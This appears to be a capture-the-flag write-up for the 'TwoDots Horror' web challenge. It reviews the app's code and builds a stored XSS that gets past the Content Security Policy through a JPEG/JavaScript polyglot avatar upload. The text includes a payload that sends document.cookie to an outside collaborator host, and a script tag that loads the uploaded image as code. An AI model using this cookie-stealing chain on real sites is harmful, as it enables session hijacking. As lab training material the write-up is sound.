TwoDots Horror
Web Challenge
Everything starts from a dot and builds up to two. Uniting them is like a kiss in the dark from a stranger. Made up horrors to help you cope with the real ones, join us to take a bite at the two-sentence horror stories on our very own TwoDots Horror™ blog.

Firts we analyze the source code with npm audit
We register a user and access the page, which looks like a blog with multiple users, interesting this message when i try to submit a story

Sentence need to have two dots …


We see a feature for uploading images and a section for written notes that need to be reviewed by the admin.

Also we notice on the Response headers, the X-Powered-By and the Contet-Security-Policy
1
2
X-Powered-By: Express
Content-Security-Policy: default-src 'self'; object-src 'none'; style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com;
Two cookies: notes and session , last one is a JWT token.
Lets check three functionalities that receives our inputs, register / login , the file upload and the post comments.
Source Code Review
First we look at the /api/register, pass username to checkUser() function from the database.js file. All sql queries are executed via parameter queries which doesn’t bring the oportunity for a sql injection.
The authorization on the server works with JWT using an alogrithm HS256 and a SECRET random generate when we build the Docker.
Feed
When we submit something in the blog hit the /api/submit endpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
router.post('/api/submit', AuthMiddleware, async (req, res) => {
	return db.getUser(req.data.username)
		.then(user => {
			if (user === undefined) return res.redirect('/');
			const { content } = req.body;
			if(content){
				twoDots = content.match(/\./g);
				if(twoDots == null || twoDots.length != 2){
					return res.status(403).send(response('Your story must contain two sentences! We call it TwoDots Horror!'));
				}
				return db.addPost(user.username, content)
					.then(() => {
						bot.purgeData(db);
						res.send(response('Your submission is awaiting approval by Admin!'));
					});
			}
			return res.status(403).send(response('Please write your story first!'));
		})
		.catch(() => res.status(500).send(response('Something went wrong!')));
});
Fist the post had to match the regular expresion which counts the dots, The intersting thing comes from line 90 to 93 where we see our post is inserted on the db and then call the bot.purgeData(db) function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
async function purgeData(db){
	const browser = await puppeteer.launch(browser_options);
	const page = await browser.newPage();

	await page.goto('http://127.0.0.1:1337/');
	await page.setCookie(...cookies);

	await page.goto('http://127.0.0.1:1337/review', {
		waitUntil: 'networkidle2'
	});

	await browser.close();
	await db.migrate();
};

bot.js is a javascript file that uses puppeteer to emulate a web browser environment, First visit the main pages and establish the cookies , which content our flag and there visit /review endpoint
1
2
3
4
5
6
7
8
9
10
router.get('/review', async (req, res, next) => {
	if(req.ip != '127.0.0.1') return res.redirect('/');

	return db.getPosts(0)
		.then(feed => {
			res.render('review.html', { feed });
		})
		.catch(() => res.status(500).send(response('Something went wrong!')));
});
The review.html, will take the atributes form the post and display to the admin user, to the content atribute will add the safe tag. The |safe filter indicates that the content should not be escaped, meaning that if post.content contains HTML, this HTML will be rendered as is. This should be used with caution, as it can open the door to Cross-Site Scripting (XSS) vulnerabilities if the content is not properly sanitized before being displayed.
1
2
3
4
                <div class="nes-container is-post with-title">
                    <p class="title"><span class="title1"></span><span class="title1"></span></p>
                    <p></p>
                </div>
Upload
This functionality requieres authentication, and save the images (jpg) on the uploads folder. If the user’s previous avatar is not the default avatar (‘default.jpg’), delete the old image file from the file system using fs.unlinkSync().
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
router.post('/api/upload', AuthMiddleware, async (req, res) => {
	return db.getUser(req.data.username)
		.then(user => {
			if (user === undefined) return res.redirect('/');
			if (!req.files) return res.status(400).send(response('No files were uploaded.'));
			return UploadHelper.uploadImage(req.files.avatarFile)
				.then(filename => {
					return db.updateAvatar(user.username,filename)
						.then(()  => {
							res.send(response('Image uploaded successfully!'));
							if(user.avatar != 'default.jpg')
								fs.unlinkSync(path.join(__dirname, '/../uploads',user.avatar)); // remove old avatar
						})
				})
		})
		.catch(err => res.status(500).send(response(err.message)));
});
If we can upload an javaScript file that pass as a jpg, we will achieve self-XSS to the admin and with that the flag.
1
2
3
4
5
6
7
8
9
10
11
12
async uploadImage(file) {
		return new Promise(async (resolve, reject) => {
			if(file == undefined) return reject(new Error("Please select a file to upload!"));
			try{
				if (!isJpg(file.data)) return reject(new Error("Please upload a valid JPEG image!"));
				const dimensions = sizeOf(file.data);
				if(!(dimensions.width >= 120 && dimensions.height >= 120)) {
					return reject(new Error("Image size must be at least 120x120!"));
				}
				uploadPath = path.join(__dirname, '/../uploads', file.md5);
				file.mv(uploadPath, (err) => {
					if (err) return reject(err);
- can we bypass jsJpg function ? -> No
- Can we insert javascript inside a JPEG file ? -> We can try with this
Local Testing
First we create a polyglote with the script from github
1
python3 img_polygloter.py jpg --height 120 --width 120 --payload "document.location='http://burp.oastify.com/log?cookie='+document.cookie;" --output jpg_poly.js
We upload that jpg_poly.js file

Send a feed with a script payload that points to upload image

1
<script charset="ISO-8859-1" type="text/javascript" src="/api/avatar/admin"></script>
Proof of Concept